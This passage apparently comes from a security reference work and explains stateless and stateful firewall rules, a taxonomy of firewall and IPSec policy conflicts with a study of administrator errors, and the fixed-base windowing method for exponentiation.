- *dstip* and *dstport* specify which destination IP addresses and destination ports to match and are very similar to the source specifiers described above.
- *flags* may contain firewall specific features. For example, the *SYN* flag indicates that rule matches only where the packet contains a TCP connection setup message (see below).

In the following example, a simple firewall configuration that blocks all traffic except SMTP connections to a central mail server is shown:

Figure 1 shows the rules of a firewall that uses only the information contained in the inspected packet to decide if the packet should be dropped or forwarded. Any incoming packet that is not sent to port 25 of the mail server matches only the first firewall rule and will be dropped. A firewall that reaches policy decisions based only on the content of the inspected packet is called *stateless*. Filtering packets that enter a network is called *ingress* filtering, and filtering packets that leave a network is called *egress* filtering.

action	dir	interface	protocol	scrip	srcport	dstip	dstport	flags
block	in	external		all				
block	out	external		all				
pass	in	external	tcp	any	any	mail-server	25	
pass	out	external	tcp	mail-server	25	any	any	

Firewall, Fig. 1 A simple configuration that allows only traffic to and from the SMTP port of a specific mail server

If a policy, that allows only outgoing HTTP connections, is to be enforced, the rules for stateless firewalls are more difficult to configure. When a client initiates an HTTP connection to port 80 of a Web server, the server sends back data with source port 80. A naive firewall configuration might allow all TCP packets with source port 80 to enter the network. As a result, an adversary is allowed to initiate any kind of connection as long as the packets arrive with the correct source port. The firewall configuration can be improved by inspecting the control flags used by TCP. A packet to initiate a connection has only the *SYN* flag set. The receiver acknowledges the connection attempt by setting both the *SYN* and *ACK* flag. After a connection has been established, the *SYN* flag is not used again. A better firewall configuration is shown in Fig. 2. The third rule permits all external TCP traffic with source port 80, but the subsequent rule blocks all Web server packets that contain a SYN flag but no ACK flag. In other words, external connection attempts are denied.

action	dir	interface	protocol	scrip	srcport	dstip	dstport	flags
block	in	external		all				
block	out	external		all				
pass	in	external	tcp	any	80	any	any	
block	in	external	tcp	any	80	any	any	S/SA
pass	out	external	tcp	any	80	any	80	

Firewall, Fig. 2 A configuration that allows only outgoing HTTP traffic. The rules use TCP control flags to prevent outsiders from initiating connections to our internal network

A more flexible configuration is permitted by *stateful* firewalls (van Rooij 2000) which track connection states for ICMP, TCP, and UDP packets. While UDP and ICMP are connectionless protocols, a stateful firewall may create short-lived states for them. The connection state allows a firewall to determine if a packet is part of an ongoing connection and drop packets that are outside the valid range of parameters. A stateful firewall is easier to configure because packets that match connection state are forwarded without consulting the firewall rules. The HTTP-client example from above can be realized with a stateful firewall using only one rule; see Fig. 3.

action	dir	interface	protocol	scrip	srcport	dstip	dstport	flags
block	in	external		all				
block	out	external		all				
pass	**out**	**external**	**tcp**	**any**	**any**	**any**	**80**	**keep state**

Firewall, Fig. 3 A stateful firewall is easier to configure because it keeps track of established connections. Packets that are part of an ongoing connection do not need to match any rules

Because IP is independent of the physical network layer, it is possible that an IP packet needs to be fragmented into several smaller packets that fit within the frame size of the physical medium. The first IP fragment contains all addressing information, including ports. The firewall may enforce its policy only for the first fragment. Even if all subsequent fragments are forwarded by the firewall, without the first fragment it is not possible for the end host to completely reassemble the IP packet.

The situation is more complicated if the firewall decides to forward the first fragment. As it is possible for fragments to overlap, an adversary may decide to send an IP fragment that overlaps the transport header data of the first fragment. In that case, an adversary may be able to rewrite the port numbers and effectively bypass the firewall's security policy. Overlapping IP fragments may also confuse *network intrusion detection systems* (NIDS) (Paxson 1988).

There are several methods to send packets that may bypass application-level firewalls and evade intrusion detection systems (Ptacek and Newsham 1998). Because a NIDS does not have complete knowledge of network topology and end host state, an adversary may evade security policy by exploiting ambiguities in the traffic stream monitored by the NIDS. For example, a packet may be seen by the monitoring device but never reach the end host. As a result, the traffic seen by the monitor differs from the traffic received by an end host, and the monitor may make an incorrect decision.

One possible solution to remove ambiguities from the network traffic is called *traffic normalization* (Handley et al. 2001). It rewrites ambiguous traffic so that the interpretation of traffic at the end host is known to the NIDS. As a result, an adversary loses direct control over the specific layout of traffic, making it more difficult to evade intrusion detection systems. Recently, firewalls have started to support traffic normalization. Handley et al. enumerate methods to normalize traffic. For example, a firewall may reassemble all IP fragments into complete IP packets before forwarding them.

Firewalls may also help to limit the problem of *address spoofing* and *denial of service* attacks (Ferguson and Senie 2000). Address spoofing refers to IP packets that carry an incorrect IP source address. An adversary may be able to exploit trust relationships by sending packets via an external network that claim to originate from the internal network (Bellovin 1989). Denial of service is aimed at disrupting network services and often uses thousands of machines to generate network traffic that saturates the available bandwidth at the target host. To prevent the tracing of the attack back to the originators, denial of service attacks often use IP address spoofing.

Organizations that employ firewalls should enforce a policy that does not allow spoofed traffic to either enter or leave the network by employing both ingress and egress filtering. Denying packets with spoofed source addresses from leaving the network prevents denial of service attacks to hide their origin.

Additional Definitions

- *Ingress filtering*. Filtering packets that enter a network.
- *Egress filtering*. Filtering packets that leave a network.
- *Stateful packet inspection*. Decisions to drop or forward a packet are based not only on the content of the inspected packet, but also on previous network traffic.
- *Denial of service*. Disrupting a computer service by exhausting resources like network bandwidth, memory, or computational power.
- *Network intrusion detection system*. A system that monitors network traffic to identify abnormal behavior that indicates network attacks.

Consistency verification of security policy; Firewall policy analysis; IPSec policy analysis

Definition

A network access control list or ACL, $\mathcal{L}$, is a set of ordered rules, $\mathscr{R}_i$, the defines the *transformation actions*, $\mathbb{Z}_n$, (e.g., such as accept or deny in firewalls, and ESP for encryption and AH for authenticate in IPSec) that are performed on matched *traffic flows*, $\mathbb{A}_1$, defined using header information. A conflict exists in ACL policies if there are two (or more) different rules ($\mathscr{R}_i$ and $\mathscr{R}_j$) that match the same traffic flow partially or complectly (i.e., $\mathcal{C}_i \cap \mathcal{C}_j \neq \emptyset$). If the two rules existing in the same firewall or IPSec device, it is called *intra-policy* conflict. However, if they exist in two different devices across the network, it is called *intra-policy* conflict.

Background

Complexity of Managing Network Access Control Polices

Network security polices are essential elements in Internet security devices that provide traffic filtering, integrity, confidentiality, and authentication. Network security perimeter devices such as firewalls, IPSec, and IDS/IPS devices operate based on locally configured policies. However, configuring network security policies remains a complex and error-prone task due to the rule-dependency semantics, and the interaction between policies in the network. This complexity is likely to increase as the network size increases. A successful deployment of a network security system requires global analysis of policy configurations of all network security devices in order to avoid policy conflicts and inconsistency. Policy conflicts may cause serious security breaches and network vulnerability such as blocking legitimate traffic, permitting unwanted traffic, and insecure data transmission.

There are many challenges confronting the correctness and consistency of security policy configuration in enterprise networks. First, in a single security device, the ordering of the policy rules is critically important to determine the underlying policy semantics. An incorrect rule ordering may obsolete some critical rules and result in a security hole that can be a target for a network attack. Second, the interaction between different network security policies in a distributed network environment introduces additional challenges. For example, inconsistent rule matching between two firewalls can result in illegitimate traffic being allowed into the network, leading to serious security threats such as denial of service attacks. Also, incorrect configuration of cascaded IPSec tunnels can lead to sending confidential data as clear text violating the security policy. Third, the existence of many action types (e.g., bypass, discard, encrypt/tunnel, authenticate/transport, etc.) presents another challenge when analyzing network security policies. Policy conflicts in IPSec devices may cause either a failure in establishing secure communication, or degrade the performance due to performing unnecessary redundant security operations.


Network Access Control Background

A *security policy enforcement point* is the network element that controls the traversal of packets across network segments based on a given *network security policy*. These include firewalls and IPSec devices, which are installed either at end hosts or at intermediate network nodes. The network protection offered by firewalls/IPSec is based on requirements defined by a

security policy established and maintained by a user or system administrator. In general, packets are selected for a packet transmission/protection mode based on network and transport layer header information matched against entries in the policy, i.e., transport protocol, source address and port number, and destination address and port number. Each packet is either discarded, protected and transmitted, or permitted to flow without protection. The decision is based on the policy rules that match this traffic. To define traffic protection rules, we use a generic policy format that resembles the format used in a wide range of firewall and IPSec implementations (Configuring IPSec Network Security n.d.). In this format, the network security policy is composed of two lists of packet-filtering rules: access list and map list.

- *Access list*. It consists of ordered filtering rules that define the actions performed on packets that satisfy the rule conditions. All traffic is matched against the access rules sequentially till a matching rule is found. The rules are ordered such that all the packets in a flow will always trigger the same rule. The rule determines the required security action, where a *protect* action means that the traffic is securely transmitted, a *bypass* action means that the traffic is transmitted unsecured, and a *discard* action means that the traffic is dropped. Such rules are used in firewall policies to permit or discard traffic, and in IPSec policies to select the traffic to be protected.
- *Map list*. The rules in this list determine the security mapping required to protect the traffic selected by the access list, also based on a set of packet filters. Each rule is given a priority and the traffic is matched against the highest priority rule first. Multiple rules can be triggered for the same flow resulting in applying more than one security transformation on the same traffic. Such rules are used in IPSec policies to specify the cryptographic transformation for a specific traffic.

Firewalls control the traversal of packets across the boundaries of a secured network based on the security policy. A firewall security policy is an access list of ordered filtering rules. Filtering actions are either *bypass*, which permits the packet to enter or leave the secure network, or *discard*, which causes the packet to be blocked and dropped. Firewalls are widely used to protect the network from external attacks like port and address scanning and denial of service attacks. They are also used to control the flow of traffic between network segments.



IPSec (Kent and Atkinson 1998) is one of the most widely used protocols to provide secure transmission across the Internet. IPSec uses two security protocols to provide traffic security: Authentication Header (AH) and Encapsulating Security Payload (ESP). The AH protocol provides connectionless integrity, data origin authentication, and an optional anti-replay service. The ESP protocol provides confidentiality (encryption) and optional connectionless integrity, data origin authentication, and an anti-replay service. These protocols may be applied individually or in combination with each other to provide the desired security services. IPSec operations can be performed either at the traffic source and destination (transport mode) or at intermediate *security gateways* (tunnel mode), in order to allow for source-based or domain-based security. In transport mode the protocols provide protection primarily for upper layer protocols without changing the original IP headers. However, in tunnel mode, the protocols are applied to the entire IP packet and may modify the source and destination address of the original IP header to be the intermediate security gateways.

Network security policy rules can be written using the syntax shown in Fig. 1. The *access_list* is used to define firewall policies as well as IPSec protection rules, while the *map_list* is used to define IPSec transformation rules. A source or destination IP address can be specified as a single value or a range of values with a common network prefix. A source or destination port number is given as a single value or an interval of values. A *transform* is any cryptographic service that can be used to protect network traffic. These security services are practically IPSec AH and ESP either in transport or tunnel mode along with the cryptographic algorithm and the necessary cryptographic parameters. Figure 2 shows an example of a typical firewall/IPSec policy for outbound traffic. In this example, security gateways integrate firewall and IPSec functionality. The policy at each device is defined in terms of the access-list (upper section) and the map-list (lower section). In our work, we assume that inbound traffic is matched against a mirror image of the outbound IPSec policy, where the packet filters for the traffic source and destination are swapped (Configuring IPSec Network Security n.d.). The policy in host $A1$ requires integrity verification using AH transport for all traffic flowing to host $B3$. The policy in gateway SG_A blocks FTP traffic from flowing to any host in network B. In addition,

all traffic flowing from network *A* to network *B* should be encrypted using ESP tunneling, except for the traffic coming from host *A*1.

Firewalls, Fig. 1 The syntax of network security policy statements

Firewalls, Fig. 2 Example of a typical Firewall/IPSec configuration. Only hosts *A*1 and *B*3 are IPSec capable. Security gateways SG_A and SG_B perform both firewall filtering and IPSec protection operations

In the rest of this chapter we proceed with the classification and analysis of conflicts in network security policies. Figure 3 shows the organization of our taxonomy of these conflicts. We divide the conflicts into two main categories: *access-list* conflicts that may exist between the rules in the access policy, and *map-list* conflicts that may exist in the map policy. We further classify the access-list conflicts into two subcategories: *intra-policy* conflicts that may exist within a single policy, and *inter-policy* conflicts between the policies in different devices. Finally, we identify the possible policy conflicts in each subcategory.

Firewalls, Fig. 3 Classification chart of network security policy conflicts

Theory and Applications

Modeling of Rule Relations

As rules are matched sequentially, the inter-rule relation or dependency is critical for determining any conflict in the security policy. In other words, if the rules are disjoint (no inter-rule relation), then any rule ordering in the security policy is valid. Therefore, classifying all types of possible relations between filtering rules is a first step to understand the source of conflicts due to policy misconfiguration. In this section we describe all the relations that exist between filtering rules by comparing the fields of filtering rules. The relation between field *i* in rule R_x and the corresponding field in rule R_y can be either equal, subset, superset, or distinct. For example, the IP address 140.192.61.5 is distinct from 140.192.60.5, but it is a subset of 140.192.61.*. We can then define the filtering rule relations as follows:

- *Exactly matching rules ($R_x = R_y$).* Rules R_x and R_y are *exactly matched* if every field in R_x is equal to the corresponding field in R_y. In the following example, Rule 1 and Rule 2 are exactly matching:

```
1: tcp 140.192.37.* any 61.20.33.* 80
2: tcp 140.192.37.* any 61.20.33.* 80
```

- *Inclusively matching rules ($R_x \subset R_y$).* Rule R_x*inclusively matches* R_y if the rules do not exactly match and if every field in R_x is a subset or equal to the corresponding field in R_y. R_x is called the *subset match* while R_y is

called the *superset match*. In the following example, Rule 3 inclusively matches Rule 4. Rule 3 is the subset match of the relation while Rule 4 is the superset match:

```
3: tcp 67.92.37.20 any 61.20.33.* 80
4: tcp 67.92.37.* any 61.20.*.* 80
```

- *Correlated rules ($R_x \bowtie R_y$)*. Rules R_x and R_y are *correlated* if at least one field in R_x is a subset or partially intersects with the corresponding field in R_y, and at least one field in R_y is a superset or partially intersects with the corresponding field in R_x, and the rest of the fields are equal. This means that there is an intersection between the address space of the correlated rules although neither one is subset of the other. In the following example, Rule 5 and Rule 6 are correlated:


```
5: tcp 140.192.37.* any 61.20.*.* 0-256
6: tcp 140.192.*.* any 61.20.33.* 128-512
```

- *Disjoint rules*. Rules R_x and R_y are *completely disjoint* if every field in R_x is not a subset and not a superset and not equal to the corresponding field in R_y. However, rules R_x and R_y are *partially disjoint* if there is at least one field in R_x that is a subset or a superset or equal to the corresponding field in R_y, and there is at least one field in R_x that is not a subset and not a superset and not equal to the corresponding field in R_y. Rule 7 and Rule 8 in the following example are partially disjoint:

```
7: tcp 140.192.37.* any 61.20.*.* 80

8: tcp 140.192.37.* any 61.20.33.* 21
```

Classification of Access-List Conflicts



After identifying the possible relations between rules, we are now ready to study the types of rule conflicts. In this section, we focus the discussion on the conflicts that may exist between access list rules. These conflicts may

exist between rules in the same security device (intra-policy conflicts) or in different devices (inter-policy conflicts).

Intra-Policy Access-List Conflicts

It is very common to find filtering rules that are inter-related, i.e., exactly matched, inclusively matched, or correlated. In this case, different rule orderings may imply different and incorrect policy semantics (i.e., matching behavior). Thus, if the related rules are not carefully ordered, some rules may be concealed by other rules, resulting in an incorrect policy. In this section, we classify different conflicts that may exist among the rules in a single firewall or IPSec access policy.

- *Intra-policy shadowing*. A rule is shadowed when every packet that could match this rule is matched by some preceding rule with a different action. Consequently, the shadowed rule will never have an effect in the policy. Typically, rule R_y is shadowed by rule R_x if R_x precedes R_y and R_x*exactly* or *inclusively* matches R_y and the two rules have different actions. For example, in Fig. 4 Rule 8 in SG_A is shadowed by Rule 6 because Rule 6 will match and thereby conceal all the traffic that would match Rule 8. Shadowing is a critical error in the policy, as the shadowed rules become obsolete and never take effect. This might cause a legitimate traffic to be blocked or illegitimate traffic to be permitted. Therefore, as a general guideline, if there is an inclusive or exact match relationship between two rules, any superset (or general) rule should come after the subset (or specific) rule. It is mandatory to discover shadowed rules and alert the administrator to correct this error by reordering or removing the shadowed rule.

Firewalls, Fig. 4 Example IPSec access-list policy with intra- and inter-policy conflicts. *Solid* lines indicate permitted traffic, while *dotted* lines indicate blocked traffic

- *Intra-policy correlation*. As described in section "Modeling of Rule Relations", if two rules are correlated then there is some traffic that matches both rules. Thus, if the two correlated rules have different actions, then the action performed on the traffic is dependent on the ordering of the two rules. This dependency is not intuitive and leads to ambiguity in defining the security policy. A correlation conflict between two rules exists if the rules are correlated and they have different filtering actions. For example, a correlation conflict exists between Rule 7 and Rule 8 in SG_B in Fig. 4. The two rules with this ordering imply that all traffic that is coming from 1.1.1.2 and going to 2.2.2.1 is protected. However, if their order is reversed, the same traffic will be discarded. Correlation is considered a conflict warning because the correlated rules imply an action that is not explicitly handled by the policy. Therefore, in order to resolve this conflict, the correlation between rules should be discovered and the user should choose the proper rule order that complies with the security policy requirements. Otherwise, unexpected action might be performed on the traffic that matches the intersection of the correlated rules.
- *Intra-policy exception*. Exception rules are very common in network security policies. A rule is an exception of a following rule if they have different actions, and the following rule is a superset match (it could match all packets of the preceding rule). For example, in SG_A in Fig. 4, Rule 2 is an exception of Rule 5. These two rules imply that all the traffic

coming from the address 1.1.1.* to 2.2.2.2 will be discarded, except the traffic coming from 1.1.1.2. Exception is often used to exclude a specific part of the traffic from a general filtering action. This is not in general an error; however, it is important to identify exceptions because the exception rules change the policy semantics, which may or may not be desirable. This, for example, might cause accepted traffic to be blocked or denied traffic to be permitted. Thus, this type of conflict is considered a warning that is important to be highlighted to the administrator.

- *Intra-policy redundancy*. A rule is redundant when every packet that could match this rule is matched by some other rule that has a similar action. In other words, if the redundant rule is removed, the behavior of the security policy remains unchanged. Rule R_y is redundant to rule R_x if R_x precedes R_y and R_y*exactly* or *inclusively* matches R_x and the two rules have similar actions. However, rule R_x can be redundant to R_y if R_x*inclusively* matches R_y and there exists no rule in-between that is an exception or correlated with R_x. Figure 4 shows two rule redundancy examples in SG_A: Rule 3 with Rule 6 is the first case, and Rule 7 with Rule 6 is the second. Redundancy is considered a problem in firewall policies because it increases the policy size and consequently the search time and space of packet filtering, while it does not contribute to the policy semantics. Thus, it is important to discover redundant rules so that the administrator may modify or remove them altogether. In general, to avoid redundant rules, a superset rule following a subset rule should have a different filtering action.

Inter-Policy Access-List Conflicts

Even if every device policy in the network does not contain any of the intra-policy conflicts described in section “Classification of Access-List Conflicts”, conflicts could exist between policies of different devices. For example, a firewall might block traffic that is permitted by another downstream firewall, or an upstream IPSec device might protect traffic that is not protected by the peer downstream device. In both cases, the traffic will not reach the destination as it will be dropped by the upstream devices. In this section, we first define criteria of inter-policy conflicts and then

classify the conflicts that may exist between an upstream and a downstream access policy for both firewall and IPSec devices.

Referring to Fig. 4, we assume a traffic stream flowing from sub-domain D_A to sub-domain D_B across multiple cascaded policy enforcement points installed on the network path between the two sub-domains. At any point on this path in the direction of flow, a preceding device is called an *upstream device* whereas a following one is called a *downstream device*. Using the above network model, we can say that for any traffic flowing from sub-domain D_A to sub-domain D_B a conflict exists if one of the following conditions holds:

1. The most-downstream device permits traffic that is blocked by any of the upstream devices.

2. The most-upstream device permits traffic that is blocked by any of the downstream devices.

On the other hand, all intermediate devices should permit/bypass any traffic that is permitted/protected by the most-upstream and most-downstream device such that the flow can reach its destination.

- *Inter-policy shadowing*. This conflict is similar to the one discussed in section "Classification of Access-List Conflicts" except that it occurs between rules in two different policies/devices. Thus, inter-policy shadowing occurs if the upstream policy blocks some traffic that is permitted by the downstream policy.

  There are two cases for shadowing between polices. The first case occurs if the traffic permitted (or protected) by a downstream rule, R_d, in SG_B is actually discarded by the upstream rule, R_u, in SG_A. In the second case, the traffic protection is required by R_u in SG_A but not by any R_d in SG_B. In IPSec, this causes the security association negotiation to fail and consequently results in discarding this traffic at the upstream device. In Fig. 4, Rule 4 in SG_A and Rule 4 in SG_B show an example of the first case. An example for the second case is Rule 2 in SG_A and Rule 2 in SG_B. If the rules exactly match, then *all* the traffic permitted by R_d is blocked by R_u, and we have *complete shadowing*. The two examples above are

considered complete shadowing. However, if the rules inclusively match, then part of the traffic permitted by R_d is blocked by R_u, and we have *partial shadowing*. Rule 5 in SG_A and Rule 5 in SG_B are an example of partial shadowing.

Shadowing is considered a conflict because it prevents the traffic desired by some nodes from flowing to the end destination.

- *Inter-policy spuriousness*. This is another conflict that has serious consequence for network security as it allows for unwanted traffic to flow in the network. Traffic is called spurious if the upstream policy permits some traffic that is blocked by a downstream policy.

  Spuriousness can occur when traffic is permitted by an upstream rule, R_u, in SG_A but discarded (or protected) by a downstream rule, R_d, in SG_B. Obviously, this traffic will not reach the destination domain D_B but yet it was unnecessarily allowed to flow through the network till it got discarded. In Fig. 4, Rule 3 in SG_A and Rule 3 in SG_B show an example of spuriousness. If the rules exactly match, then all the traffic permitted by R_u is blocked by R_d, and we have *complete spuriousness*. If the rules inclusively match, then part of the traffic permitted by R_u is blocked by R_d, and we have *partial spuriousness*. An example of partial spuriousness is Rule 6 in SG_A and Rule 6 in SG_B in the same figure.

  Spuriousness is a critical conflict because it allows unwanted traffic to flow across the network, increasing the network vulnerability to various network attacks such as port scanning, denial of service, etc.

Classification of Map-List Conflicts

The map-list is critical because it is the part of the policy that specifies the traffic security requirements. In this section, we identify the rule conflicts that may exist between the map list rules in a single (intra-policy) IPSec device or between multiple (inter-policy) IPSec devices. As a result of such conflicts, traffic might be transmitted insecurely or unnecessary redundant protection operations are applied to the same traffic. We also show examples of these conflicts in IPSec traffic transformation policies.

Overlapping-Session Conflicts

IPSec security policy allows for nesting multiple secure sessions or tunnels by applying a number of map-list rules to the same traffic (e.g., Fig. 5a). In case of intra-policy nested IPSec sessions, each session starts at the source (encapsulation point) and terminates at a selected peer on the path (decapsulation point) specified in the rule, and the sessions are applied in the order of their priorities in the policy. If the decapsulation point of the firstly applied session (inner tunnel) (e.g., 5.5.5.5 in Fig. 5a) happens to be located before that of a subsequent session (outer tunnel) (e.g., 6.6.6.6 in Fig. 5a) on the traffic path, then the traffic will be transmitted insecurely as clear text. This happens simply because the destination peer of the outer tunnel in this case returns the traffic after decapsulation back to the destination peer of the inner tunnel, which in turn decapsulates and forwards the traffic to the destination as clear text. This tunnel overlapping conflict occurs because the rules were not ordered correctly in the map-list such that the priorities of IPSec sessions terminating at further points from the source are higher than the priorities of the ones with closer termination points. The example in Fig. 5a shows two map rules applying to the traffic flowing from host *A* to *B*. The first rule encapsulates the traffic in a tunnel to SG_A, then the second rule re-encapsulates the traffic in another tunnel to SG_B. However, this rule ordering results in incorrect nesting that causes the traffic to be sent back from SG_B to SG_A, and then decapsulated and forwarded as clear text to *B*.

Firewalls, Fig. 5 Examples for overlapping-session conflicts in the policy of (**a**) single device, and (**b**) multiple devices. The block arrows indicate the tunnel between two end-points. The line arrows indicate the traffic flow path with the sequence of events circled

Similarly, the same problem might happen due to inter-policy conflict between multiple IPSec gateways. However, in this case the only difference is the encapsulation point (start of the tunnel) might be at different point on the path. Figure 5b shows an example of two overlapping tunnels: from host *A* to 6.6.6.6 and from 5.5.5.5 to 7.7.7.7. As in the previous case, the outer tunnel decapsulation peer (7.7.7.7) comes after the inner tunnel decapsulation peer (6.6.6.6) on the path, causing a similar security violation. The example in Fig. 5b illustrates this case. In this example, two IPSec sessions are used to protect the traffic flowing from *A* to *B*. The first session starts at *A* and encapsulates the traffic in a tunnel terminating at SG_B. The second session starts at SG_A and re-encapsulates the traffic in another tunnel terminating at SG_C. The traffic is first received and decapsulated by SG_C and then forwarded back to SG_B. SG_B decapsulated the traffic and forwards it to *B* as clear text.

In order to assure correct overlapping of inter-policy tunnels, we must guarantee the decapsulation peers of the outer tunnels come first in the path. In other words, the packets should be decapsulated in reverse order of their encapsulation at subsequent points on the traffic path. This requires that the sessions for the same traffic must be either completely nested (i.e., the end-points of one session lie between the end-points of the other session) or cascaded (i.e., none of the end-points of any session lies between the end-points of the other session). Otherwise, the traffic will be sent unsecured over parts of the path due to this conflict.

So in general, by looking at any IPSec policy, this conflict exists if two rules match a common flow, and the tunnel end-point of the firstly applied rule comes before the tunnel end-point of the following rule in the path from source to destination. Notice that this conflict can only occur with two tunneled transforms or with a transport transform followed by a tunnel.

Multi-Transform Conflicts

IPSec also allows for multiple transforms to be applied by the same gateway or multiple gateways in the path on the same flow from source to destination. This gives the user the flexibility to combine different IPSec protection actions on the same traffic. However, some of these combinations provide weak protection, such as applying ESP transport after AH transport because ESP transport does not provide IP header protection. Moreover, other combinations may cause extra overhead without any further improvement in the traffic protection, particularly if the new protection is weaker than the existing one. For example, applying an AH tunnel on traffic already encapsulated in an ESP tunnel does not improve the security protection.

The multi-transform conflict occurs when two rules match a common flow, and the secondly applied rule uses a weaker transform on top of a stronger one applied by the other rule. For flexibility, the strength of any transform can be user-defined such that if a transformation has a larger strength value, then it provides better protection, and vice versa.

Open Problems

Future firewall policies will allow multiple actions that are not necessary mutually exclusive. In this case, actions are not necessary contradiction, thereby new conflict analysis need to be investigated to consider this kind of polices.

Experimental Results

In this section, we evaluate the effectiveness of our classification in discovering the conflicts in manually produced security policies. We implemented a set of conflict discovery algorithms to discover the security policy conflicts studied in sections "Classification of Access-List Conflicts" and "Classification of Map-List Conflicts" (Hamed et al. 2005). In these algorithms, we represent the security policy as Boolean expressions in order to to enable the analysis of policy semantics and the identification of rule conflicts using Boolean operators such as assignment and implication. We use Ordered Binary Decision Diagram (OBDD) (Hamed et al. 2005) to represent and manipulate the policy expressions. We implemented these algorithms in a software tool called the "Security Policy Advisor" or SPA. In this section, we present our evaluation of the usability of the policy analysis techniques described in this paper.

To assess the practical value of our techniques, we used the SPA tool to analyze real firewall and IPSec policy rules in our university network as well as in some local industrial networks in the area. In many cases, the SPA has proven to be effective by discovering many policy conflicts that were not discovered through human visual inspection. We made an attempt to quantitatively evaluate the practical usability of the SPA by conducting a set of experiments that consider the level of network administrator expertise and the frequency of occurrence of each conflict type. In this experiment, we created two IPSec policy exercises and recruited 38 network administrators with varying level of expertise in the field (7 experts, 12 intermediate and 19 beginners) to complete each exercise. The exercise included writing IPSec access list and map list rules based on a set of security policy requirements for nine interconnected networks with 12 IPSec security gateways (intermediate and end-point gateways.) We then used the SPA tool to analyze the rules and count different types of conflicts. The experimental results in Table 1 show the percentage of individuals who introduced various types of conflicts in their IPSec policy configurations.

Firewalls, Table 1 The percentage of administrators who created intra- and inter-policy IPSec conflicts

Experience	Intra-policy conflicts			Inter-policy conflicts		
	Access-list conflicts	Overlapping-session conflicts	Multi-transform conflicts	Access-list conflicts	Overlapping-session conflicts	Multi-transform conflicts
Expert	14%	14%	0%	29%	14%	14%
Intermediate	42%	33%	8%	50%	33%	17%
Beginner	84%	63%	16%	90%	53%	16%
Conflict type %	19%	9%	7%	38%	16%	11%

These results show clearly that even the expert administrators created policy conflicts. A total of about 29% of experts created intra-policy and inter-policy conflicts. This figure is even much higher for intermediate and beginner administrators (a total of about 67% and 90% created intra-policy conflicts, and 75% and 95% created inter-policy conflicts, respectively). An interesting observation is that most of the persons made configuration mistakes in configuring access-list and overlapping-session rules. The table also shows the average ratio of each conflict type relative to the total number of conflicts discovered for each class of administrators. The results clearly indicate that access-list conflicts dominate the misconfiguration errors made by administrators (19% intra-policy and 38% inter-policy access-list conflicts).

Definition

The exponentiation of a fixed base element $g \in G$, with G some group, by an arbitrary positive integer exponent e.

Theory

There are many situations where an exponentiation of a fixed base element $g \in G$, with G some group, by an arbitrary positive integer exponent e is performed. Fixed-base exponentiation aims to decrease the number of multiplications compared to general exponentiation algorithms such as the binary exponentiation algorithm. With a fixed base, precomputation can be done once and then used for many exponentiations. Thus the time for the precomputation phase is virtually irrelevant. Using precomputations with a fixed base was first introduced by Brickell, Gordon, McCurley, and Wilson (and thus it is also referred to as BGMW method) (Brickell et al. 1992). In the basic version, values $g_0 = g$, $g_1 = g^2, g_2 = g^{2^2}, \ldots, g_t = g^{2^t}$ are precomputed, and then the binary exponentiation algorithm is used without performing any squarings. Having an exponent e of bit-length $n + 1$, such a strategy requires on average $n/2$ multiplications whereas the standard binary exponentiation algorithm requires $3/2$ n multiplications. However, there is quite some storage required for all precomputed values, namely, storage for

$t + 1$ values. The problem of finding an efficient algorithm for fixed-base exponentiation can be rephrased as finding a short vector-addition chain for given base elements $g_0, g_1, \ldots, g_t$ (cf. fixed-exponent exponentiation). Note that there is always a trade-off between the execution time of an exponentiation and the number t of precomputed group elements.

In order to reduce the computational complexity, one might use a precomputed version of the k-ary exponentiation by making the precomputation phase only once. However, there is time saved by multiplying together powers with identical coefficients, and then raising the intermediate products to powers step by step. The main idea of the *fixed-base windowing method* is that $g^e = \prod_{i=0}^{t} g_i^{e_i} = \prod_{j=1}^{h-1} \left(\prod_{e_i=j} g_i \right)^j$ where $0 \le e_i < h$ (Brickell et al. 1992). Assume that g^e is to be computed where g is fixed. Furthermore, there is a set of integers $\{b_0, b_1, \ldots, b_t\}$ such that any appropriate positive exponent e can be written as $e = \sum_{i=0}^{t} e_i b_i$, where $0 \le e_i < h$ for some fixed positive integer h. For instance, when choosing $b_i = 2^i$ this is equivalent to the basic BGMW method described above. Algorithm 1 takes as input the set of precomputed values $g_i = g^{b_i}$ for $0 \le i \le t$, as well as h and e.

Algorithm 1 Fixed-base windowing method

INPUT: *a set of precomputed values* $\{g^{b_0}, g^{b_1}, \ldots, g^{b_t}\}$, *the exponent* $e = \sum_{i=0}^{t} e_i b_i$, *and the positive integer* h
OUTPUT: g^e
1. $A \leftarrow 1, B \leftarrow 1$
2. For j from $(h-1)$ down to 1 do
   2.1 For each i for which $e_i = j$ do $B \leftarrow B \cdot g^{b_i}$
   2.2 $A \leftarrow A \cdot B$
3. Return A

This algorithm requires at most $t + h - 2$ multiplications, and there is storage required for $t + 1$ precomputed group elements. The most common version of this method is the case where the exponent e is represented in radix b, where b is a power of 2, i.e., $b = 2^w$. The parameter w is also called the window size. The exponent is written as $e = \sum_{i=0}^{t} e_i (2^w)^i$ or

$\{\omega_i \in \mathbb{Z}_p\}_{i \in \mathcal{I}}$ where $t + 1 = \lceil n/w \rceil$ and $b_i = (2^w)^i$ for $0 \le i \le t$, and $h = 2^w$. Then on average there are $(t + 1)(2^w - 1)/2^w + 2^w - 3$ multiplications required. Consider the following example (Menezes et al. 1996) for $e = 862$ and $w = 2$, i.e., $b = 4$. Then $b_i = 4^i$, $0 \le i \le 4$, such that the values g^1, g^4, g^{16}, g^{64}, and g^{256} are precomputed. Furthermore it is $t = 4$ and $h = 4$. The following Table 1 displays the values of A and B at the end of each iteration of Step 2:

Fixed-Base Exponentiation, Table 1 Example for the windowing method

j	–	3	2	1
B	1	$g^4 g^{256} = g^{260}$	$g^{260} g = g^{261}$	$g^{261} g^{16} g^{64} = g^{341}$
A	1	g^{260}	$g^{260} g^{261} = g^{521}$	$g^{521} g^{341} = g^{862}$

